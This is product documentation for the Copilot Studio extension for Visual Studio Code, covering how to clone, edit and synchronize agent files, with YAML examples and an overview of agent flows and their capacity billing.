2. Find **Copilot Studio** in the installed extensions.
3. On the entry in the list, select the **Manage** (gear icon) > **Uninstall**.
4. Reload Visual Studio Code when prompted.

ⓘ Note

Uninstalling the extension doesn't delete locally cloned agent files. You need to remove these files manually.

Next steps

After installing the extension and authenticating with Copilot Studio, you're ready to:

- [Clone your first agent](#)
 - [Learn about editing agent components](#)
-

Last updated on 01/14/2026

Clone your Microsoft Copilot Studio agent in Microsoft Visual Studio Code

When you clone an agent from Microsoft Copilot Studio using the extension, you download the agent definition and related component definitions from Copilot Studio to your local machine. You can edit these files by using Microsoft Visual Studio Code. The clone operation creates a local workspace with all agent files in a structured directory format.

Prerequisites

Before you get started cloning agents, there are some important prerequisites and considerations.

Choose a workspace location

Select an appropriate local folder for your agent files. This location is where the extension saves the agent files. Here are some important tips for choosing a location:

- Ensure adequate disk space. A typical agent can range in size depending on the number of components.
- Use a path without spaces if possible, though spaces are supported.
- Consider using a location that's already tracked by Git.

Understand what gets cloned

When you clone an agent, the agent files are cloned locally in the location you choose, creating a structure definition like the following in the Visual Studio Code Explorer:

text

```
my-agent/
├── actions                                # Connectors
│   ├── DevOpsAction.mcs.yml
│   └── GetItems.mcs.yml
├── knowledge/files                       # Knowledge sources
│   ├── source1.yaml
│   └── source2.yaml
├── topics/                              # Conversation topics
│   ├── greeting.mcs.yaml
│   ├── help.mcs.yaml
│   └── escalate.mcs.yaml
├── workflows/                           # Agent tools and actions
│   ├── GetDevOpsItems
│   └── metadata.yaml
```

```

├── workflow.json
├── GetMeetings
│   ├── metadata.yaml
│   └── workflow.json
├── trigger/                # Event triggers
│   └── welcometrigger.mcs.yaml
├── agent.mcs.yaml          # Main agent definition
├── icon.png               # Icon used for the agent, visible in test panel
and in supported channels
├── settings.mcs.yaml      # Configuration settings for the agent
└── connectioreferences.mcs.yaml # Connection References used by Connectors and
other actions

```

Cloning methods

If you're using the extension for the first time, or even new to Visual Studio Code, the easiest way to clone an agent is to select **Clone Agent** when the **Extension** pane is open. However, this option isn't available when you already have an Agent cloned and open locally. The following methods can be used instead:

Method 1: Clone from the Agents pane (Recommended)

This is the most straightforward and recommended method to clone an agent.

1. Open the Copilot Studio extension by selecting the Copilot Studio icon in the activity bar. You can also press `Ctrl+Shift+P` and enter "Copilot Studio: Focus on Agents View." The Copilot Studio pane opens in the sidebar.
2. In the **Agents** pane, select your target environment from the dropdown list (for example, "Environment 1") to see a list of the agents in the environment.

text

```

> Environment 1
  Environment 2
  Environment 3

```

3. Select the agent to clone from the list. Agents display their last modified date. Right click on the agent name and select **Clone agent**.

text

```

> Customer Support Agent
  HR Assistant
  Sales Agent
  IT Helpdesk Agent

```

A file picker dialog opens.

4. Navigate to your desired location in the file picker dialog or create a new folder and select **Select Folder**. The cloning process begins.
5. Wait for the cloning process to complete. A progress notification appears displaying "Cloning agent: Customer Support Bot," followed by a success message "Agent Cloned successfully." This process usually takes 10-30 seconds.
6. Verify that the cloning completed successfully. The agent folder opens in Visual Studio Code explorer, the source control pane shows a clean working tree, and the file window displays the name of your folder.

Method 3: Clone using the command palette

Use this method if you prefer keyboard-focused workflows.

1. Open the command palette by pressing **Ctrl+Shift+P**.
2. Type "Copilot Studio: Clone Agent" and press **Enter**. The command executes and prompts appear.
3. Follow the prompts to select your environment, select the agent, choose the destination folder, and wait for the cloning to complete. The agent is cloned to your selected location.

Method 3: Clone using agent URL

This method is useful when someone shares an agent URL with you.

1. Open your agent in the Copilot Studio web portal.
2. Select **Settings > Agent details**, and copy the agent URL. The URL should have the format: `https://copilotstudio.microsoft.com/environments/{guid}/bots/{guid}`. The URL is now in your clipboard.
3. Return to Visual Studio Code and open the Copilot Studio extension.
4. Select **Clone agent**. The extension detects the URL in your clipboard and displays the agent marked as "(from clipboard)."
5. Select the agent marked "(from clipboard)," select a destination folder, and wait for the cloning to complete. The agent is cloned to your selected location.

Common cloning scenarios

Here are a few common scenarios for when cloning agents is useful, with high-level details on the suggested workflow.

Scenario 1: Clone for solo development

Goal: Work on an agent by yourself

1. Clone the agent to a local folder.
2. Initialize a Git repository from Source Control in the navigation.
3. Make changes locally.
4. Make your commits.
5. Apply the changes to Copilot Studio when ready.

Scenario 2: Clone for team collaboration

Goal: Multiple developers working on same agent

1. The first developer clones the agent.
2. The first developer initializes Git and pushes the content to a shared repository (GitHub, Azure DevOps).
3. Other developers clone from the shared Git repository.
4. Each developer runs **Copilot Studio: Reattach Agent** to connect their local folder to Copilot Studio.
5. The team uses Git for collaboration and track changes, and uses the Visual Studio Code extension to work on the agent.
6. Each developer then applies changes to Copilot Studio for testing or pushes to another downstream environment based on their software development lifecycle or automated pipelines.

Scenario 3: Clone multiple environments

Goal: Manage development, test, and production versions

The recommended approach for deployment with multiple environments is to use solutions. Consider an automated deployment process with organizational processes that are auditable and scalable, such as pipelines. For users who choose not to work with solutions, the Copilot Studio extension provides the capability to synchronize a Copilot Studio agent definition from a local machine to another environment. You should still consider the organizational process for moving technical assets to downstream environments to provide auditing, telemetry, and other critical components within the software development lifecycle when shipping software for your customers and end users.

1. Clone the agent from the development environment to a local development folder.
2. Make changes in the development folder.
3. Apply those changes and test the changes in the same environment.
4. Use **Copilot Studio: Reattach Agent** to connect the agent to the alternative environment.
5. Test the agent in the Copilot Studio test pane.

Best practices

Do

- Clone all agents to a consistent location.
- Initialize Git right after cloning.
- Use a meaningful folder name.
- Check that the clone works before making changes.
- Keep your clone location backed up (for example, in GitHub or Azure DevOps).
- Document your clone location in your internal team wiki or docs.

Don't

- Don't clone to temporary directories.
- Don't clone multiple times to different locations. Doing so can cause confusion.

Next steps

After you clone your agent:

- [Learn to edit agent components.](#)
 - [Understand synchronization.](#)
-

Edit your Microsoft Copilot Studio agent in Microsoft Visual Studio Code

When you clone the Microsoft Copilot Studio agent to your local machine, you can edit its components by using Microsoft Visual Studio Code's text editing features. The Copilot Studio extension provides IntelliSense, validation, and YAML language support to make editing efficient and error-free.

Agent file structure

Understanding the file structure is key to efficient editing.

text

```
my-agent/
├── actions                                # Connectors
│   ├── DevOpsAction.mcs.yaml
│   └── GetItems.mcs.yaml
├── knowledge/files                       # Knowledge sources
│   ├── source1.yaml
│   └── source2.yaml
├── topics/                              # Conversation topics
│   ├── greeting.mcs.yaml
│   ├── help.mcs.yaml
│   └── escalate.mcs.yaml
├── workflows/                           # Agent tools and actions
│   ├── GetDevOpsItems
│   │   ├── metadata.yaml
│   │   └── workflow.json
│   └── GetMeetings
│       ├── metadata.yaml
│       └── workflow.json
├── trigger/                             # Event triggers
│   └── welcometrigger.mcs.yaml
├── agent.mcs.yaml                       # Main agent definition
├── icon.png                             # Icon used for the agent, visible in test panel
and in supported channels
├── settings.mcs.yaml                   # Configuration settings for the agent
└── connectionreferences.mcs.yaml       # Connection References used by Connectors and
other actions
```

Edit the main agent configuration


IntelliSense features

As you type, suggestions are displayed and invalid values are highlighted. These suggestions change depending on the level of node you're at.

- Use `Ctrl+Space` to get suggestions based on the level of node.
- Use `Ctrl+F` to search for variable names and other information across your entire agent to update quickly

View problems

You can view problems with files in the **Problems** pane in Visual Studio Code. Also, when you open a file, you can see a red underline identifying problems.




```
inDialog:
  kind: OnSystemRedirect
  id: main
  actions:
    - kind: SendActivity
      id: welcomeMessage
      activity: Hello! How can I assist you today?
```

Problems pane

1. Use `Ctrl+Shift+M` to open the **Problems** pane (or go to **View > Problems**).
2. View all errors and warnings.
3. Select any problem to jump to the location.

Working with changes

When a change is made and saved, it shows up in a different color in Visual Studio so that you can easily identify it.



Edit agent components

Topics

[Topics](#) define conversation flows and dialogs. They're a type of `AdaptiveDialog`.

You can use GitHub Copilot or other agents to help build *new* components, or, if you want, write your own topics.

Topic file structure

Here's an example of a simple greeting topic:

YAML

```
# This is the name of the topic that will appear in the 'topics' list in Copilot Studio
kind: AdaptiveDialog
beginDialog:
  kind: OnConversationStart
  id: main
  actions:
    - kind: SendActivity
      id: sendMessage_M0LuhV
      activity:
        text:
          - Hello, I'm {System.Bot.Name}. How can I help?
        speak:
          - Hello and thank you for calling {System.Bot.Name}.
```

Advanced topic features

You can use other components in topics such as:

- [Entities](#):

YAML

```
- kind: Question
  id: question_1
  alwaysPrompt: true
  variable: init:Topic.Continue
  prompt: Can I help with anything else?
  entity: BooleanPrebuiltEntity
```

- [Variables](#):

YAML

```
actions:
- kind: Question
  id: 41d42054-d4cb-4e90-b922-2b16b37fe379
  conversationOutcome: ResolvedImplied
  alwaysPrompt: true
  variable: init:Topic.SurveyResponse
  prompt: Did that answer your question?
  entity: BooleanPrebuiltEntity
```

- [Conditions](#) using PowerFX:

YAML

```
- kind: ConditionGroup
  id: condition-1
  conditions:
    - id: condition-1-item-0
      condition: =Topic.Continue = true
      actions:
        - kind: SendActivity
          id: sendMessage_4e0E6h
          activity: Go ahead. I'm listening.
```

- Other nodes, for example, HTTP nodes
- Adaptive Cards

```

6 beginDialog:
7   kind: OnSystemRedirect
8   id: main
9   actions:
10     - kind: Question
11       id: 41d42054-d4cb-4e90-b922-2b16b37fe379
12       conversationOutcome: ResolvedImplied
13       alwaysPrompt: true
14       variable: init:Topic.SurveyResponse
15       prompt: Did that answer your question?
16       entity: BooleanPrebuiltEntity
17
18     - kind: ConditionGroup
19       id: condition-0
20       conditions:
21         - id: condition-0-item-0
22           condition: =Topic.SurveyResponse = true
23           actions:
24             - kind: CSATQuestion
25               id: csat_1
26               conversationOutcome: ResolvedConfirmed
27
28             - kind: SendActivity
29               id: sendMessage_8r2908
30               activity: Thanks for your feedback.
31
32             - kind: Question
33               id: question_1

```

Tools

Tools define actions your agent can perform. You can see them in the **Tools** area of the Copilot Studio Agent UI.

[Tools](#) can include:

- Prompts
- Workflows (Power Automate flows)
- CUA tools
- Custom connectors
- REST APIs
- MCP Connectors

Tools appear within the extension under an agent's `/actions` folder but might also appear in other folders with extra metadata. For example, **Workflows** and **Triggers** have their own folders and JSON.

Edit triggers

[Triggers](#) define when topics or actions activate. You can set them as schedules, events, or conditional types. Triggers typically reference a workflow.

YAML

```


kind: ExternalTriggerConfiguration
externalTriggerSource:
  kind: WorkflowExternalTrigger

```

Manage remote knowledge files

If you upload documents using the upload feature in Copilot Studio, these documents are available to download by clicking on the name in the **Remote Knowledge Files** window. The documents aren't downloaded automatically and must be selected for download in the window. You see a notification when the download is successful.

If you want to upload new files, you can put them in the `knowledge/files` folder in the agent definition. When you apply those changes, they're uploaded via the agent contents upload feature.



Best practices

Naming conventions

Files:

- Use kebab-case: `create-ticket.tool.yaml`
- Be descriptive: `product-pricing-faq.yaml` not `faq.yaml`
- Use the type suffix: `.topic.yaml`, `.tool.yaml`, `.trigger.yaml`

IDs and variables:

- Use camelCase: `userOrderNumber`, `productDetails`
- Be descriptive: `checkPaymentStatus` not `check1`
- Avoid abbreviations: `customerEmail` not `custEmail`

Comments

To explain complex logic, add comments:

YAML

```
nodes:
  # Check if user is within business hours and eligible for live support
  # Business hours: 9 AM - 5 PM EST, Monday-Friday
  # Eligibility: Premium tier customers only
```

```
- id: check-live-support-availability
  type: condition
```

Next steps

Now that you understand editing:

- [Learn about synchronization.](#)

Last updated on 01/14/2026

Synchronize your changes


Synchronization keeps your local agent files in sync with the cloud-based Microsoft Copilot Studio service and helps teams collaborate and manage conflicting changes.

Understand synchronization operations

The Copilot Studio extension for Microsoft Visual Studio Code provides three core synchronization operations:

 Expand table


Operation	Description	Direction	Safety
Preview	Preview remote changes without applying them	Cloud to Local	No local changes
Get	Download and apply remote changes to local files	Cloud to Local	Any changes to the same component show both versions and expect the local user to review and confirm which version to keep
Apply	Upload local changes to Copilot Studio remote	Local to Cloud	Modifies the live agent immediately. If there are remote changes that occur since you cloned the agent, you get a pop-up to inform you. The pop-up recommends reviewing the changes before you apply them remotely. Users can't <i>apply</i> changes if there are remote changes that aren't yet retrieved through the get command. The apply icon and command are blocked. The apply action isn't the same as a publish operation in Copilot Studio, and doesn't publish the agent.



The Agent Changes pane

Access agent changes

1. Select the Copilot Studio icon in the activity bar.
2. The Agent Changes pane appears:




Preview changes

Here are common scenarios for when to preview:


- When you start your work session
- Before you make major changes
- When you work in a team environment
- Periodically (every 30-60 minutes)

Preview with Agent Changes pane

1. Open the **Agent Changes** pane.
2. Select the **Preview** button.



1. Wait for the preview to complete.
2. Review the changes in the **Remote Changes** folder of the **Agent Changes** pane.



Preview with the command palette

1. Press `Ctrl+Shift+P`.
2. Enter: "Copilot Studio: Preview."
3. Press `Enter`.

Get changes

Get downloads and apply remote changes to your local files.

When to get changes

The following are common scenarios for when to get changes:

- After the preview command reveals remote changes
- At the start of a work session
- Before pushing your changes
- When collaborating with others

How to get changes

Get changes with the Agent Changes pane


1. Open the **Source Control** pane.

2. Select **Get**.
3. Confirm if prompted: "This action overwrites uncommitted local changes."
4. Wait for the pull to complete.
5. The changes are immediately applied to your file directory.

Get changes with command palette

1. Press **Ctrl+Shift+P**.
2. Type: "Copilot Studio: Get Changes."
3. Press **Enter**.


Resolve conflicts



When both local and remote versions of a file change, you might see conflicts (which you should be aware of since you previously did a preview operation, which informs you of remote changes) when you perform a get operation.

You can then choose to revert the changes back to your original local version, or choose to keep the remote change, which is considered the "Latest change."

If you close the action window before addressing changes from operations, select the **Open Changes** icon on the topic that is changed (which is highlighted if it has actions pending).



Apply changes


Select **Apply** to upload your local changes to Copilot Studio, updating the agent in your environment. This action doesn't publish your changes. After you apply your changes, test them by using the test pane in the Copilot Studio UI in the browser. You can start a conversation or use the trigger for workflows to begin testing.

Before you apply changes

Here are items to verify before applying your changes:

- No unresolved merge conflicts
- Preview and get run for the latest remote changes
- Files pass validation (no errors in Problems pane)
- Changes committed to Git (if using version control)
- Permission to modify the agent

Users can't *apply* changes if there are remote changes that aren't yet retrieved through the get command. The apply icon and command are blocked.



When to apply changes

Here are common scenarios for when to apply your changes:

- When you complete a feature or fix
- When you finish your work session
- When you want to test in cloud environment
- When ready to share changes with team

How to apply changes

Apply changes with Agent Changes pane

1. Open the Agent Changes pane.
2. Review your changes in the **Changes** section.
3. Select **Apply**.
4. Wait for the push to complete.

Apply changes with command palette

1. Press `Ctrl+Shift+P`.
2. Type: `Copilot Studio: Apply Changes`.
3. Press `Enter`.

Apply results

When you apply your changes, you see the latest status displayed in Visual Studio Code.

Last updated on 01/14/2026

Agent flows overview

Agent flows are a powerful way to automate repetitive tasks and integrate your apps and services. Agent flows can be triggered manually, by other automated events or agents, or based on a schedule.

Agent flows consume [Copilot Studio capacity](#) for each agent flow action they execute.

Benefits of agent flows

Agent flows offer several benefits.

- **Consistent execution:** Agent flows are deterministic—they execute actions or tasks following a rule-based path. The same input always produces the same output, making them reliable and predictable.
- **Simple workflow creation:** You can design, edit, and automate workflows directly in Copilot Studio, using AI-driven suggestions for triggers, actions, and agent flows.
- **End-to-end process visibility:** Design workflows, monitor their performance, and get actionable insights to improve your automation projects, all in the Flows panel in Copilot Studio's unified interface. You can also view details of an agent flow, such as the flow name, description, and status.

Create agent flows

You can create an agent flow in Copilot Studio in two ways:

- **Natural language:** Create a flow by describing what you need using everyday language in one or more conversations. Copilot Studio interprets your intent and creates a flow based on your description. You can edit the flow in the designer to add more actions. Learn more in [Build an agent flow with natural language](#).
- **Designer:** Build an agent flow by dragging and dropping components on a canvas in the visual designer. You can add actions, conditions, and loops to create sophisticated automation scenarios. You can also use expressions to manipulate data and perform calculations in your flows. Learn more in [Edit and manage your agent flow in the designer](#).

You can also [convert a Power Automate flow to an agent flow](#).

Triggers and actions in agent flows

An agent flow consists of a trigger and at least one action.

Triggers

A *trigger* is an event that starts a flow. Triggers can be instant (manually run on demand), or based on a schedule, or they can happen in response to other events.

Agent flows that have the **Run a flow from Copilot** trigger can be added as tools in other agents, allowing them to be used as part of larger agent-based automation scenarios. Learn more in [Add an agent flow to an agent](#).

Actions

An *action* is a task that an agent flow performs. Let's say you want to get a notification in Microsoft Teams when your manager sends you an email. Receiving an email from your manager is the trigger that starts this flow. Sending a message in Microsoft Teams is the action that happens in response.

There are different types of actions you can use in agent flows:

- **AI capabilities:** AI-driven actions that leverage large language models (LLMs) to generate text, process documents, run a prompt on a model, call an agent, and create a natural language reply to a calling agent.
- **Human in the loop:** Actions that require human intervention, such as approval requests or providing information.
- **Built-in tools:** Control structures for looping and branching, data operations, date and time functions, and child flows.
- **Connectors:** Connect to various services to perform tasks and retrieve data. Connectors include Microsoft 365 services, third-party services, and custom connectors.

Work with agent flows in solutions

Agent flows are included in solutions, where you have access to advanced capabilities, such as drafts and versioning, export, import, and customization. You can manage solutions in the Power Platform admin center.

Manage agent flow capacity usage

Important

Once you fully consume your environment's prepaid Copilot Studio capacity, new agent flow runs are blocked until capacity is available. Running flows complete normally. Microsoft 365 Copilot licensed users and test runs (from both the flow designer and the

agent's test chat) are not affected. To avoid interruption, monitor capacity usage and consider enabling [pay-as-you-go billing](#). For more information, see [Agent flow enforcement](#).

Every action your agent flows execute consumes [Copilot Studio capacity](#), so it's a good idea to monitor agent flow capacity usage. In the [Power Platform admin center](#) > **Licensing** > **Copilot Studio**, review the **Agent flow actions** used by each flow.

Testing an agent flow in the flow designer or from the agent's test chat doesn't consume Copilot Studio capacity.

Here's how to calculate the capacity that's used when a flow is run as an action in an agent:

- When a flow is run from a topic, one **Classic answer** plus the agent flow actions are consumed.
- When a flow is run using [generative orchestration](#), one **Autonomous action** plus the agent flow actions are consumed.
- Flows run from the agent's embedded test chat, either from a topic or as a generative action, don't consume agent flow capacity.

Convert a Power Automate flow to an agent flow

If you already have a Power Automate cloud flow that does what you want, you can convert it to an agent flow. Converting it allows you to manage the flow in Copilot Studio and consume Copilot Studio capacity instead of Power Automate billing. You can still access the flow from Power Automate.

Converting the flow requires that Copilot Studio capacity, either prepaid or pay-as-you-go, is available in the environment. Conversion is a one-way operation. It can't be reversed due to the change in the flow's billing.

1. Open the cloud flow's detail page in the [Power Automate portal](#).
2. Make sure that the flow is in a solution.

If the **Solutions** tile is present on the right side of the detail page, it is. If the **Solutions** tile isn't present, [add the flow to a solution](#) before continuing.

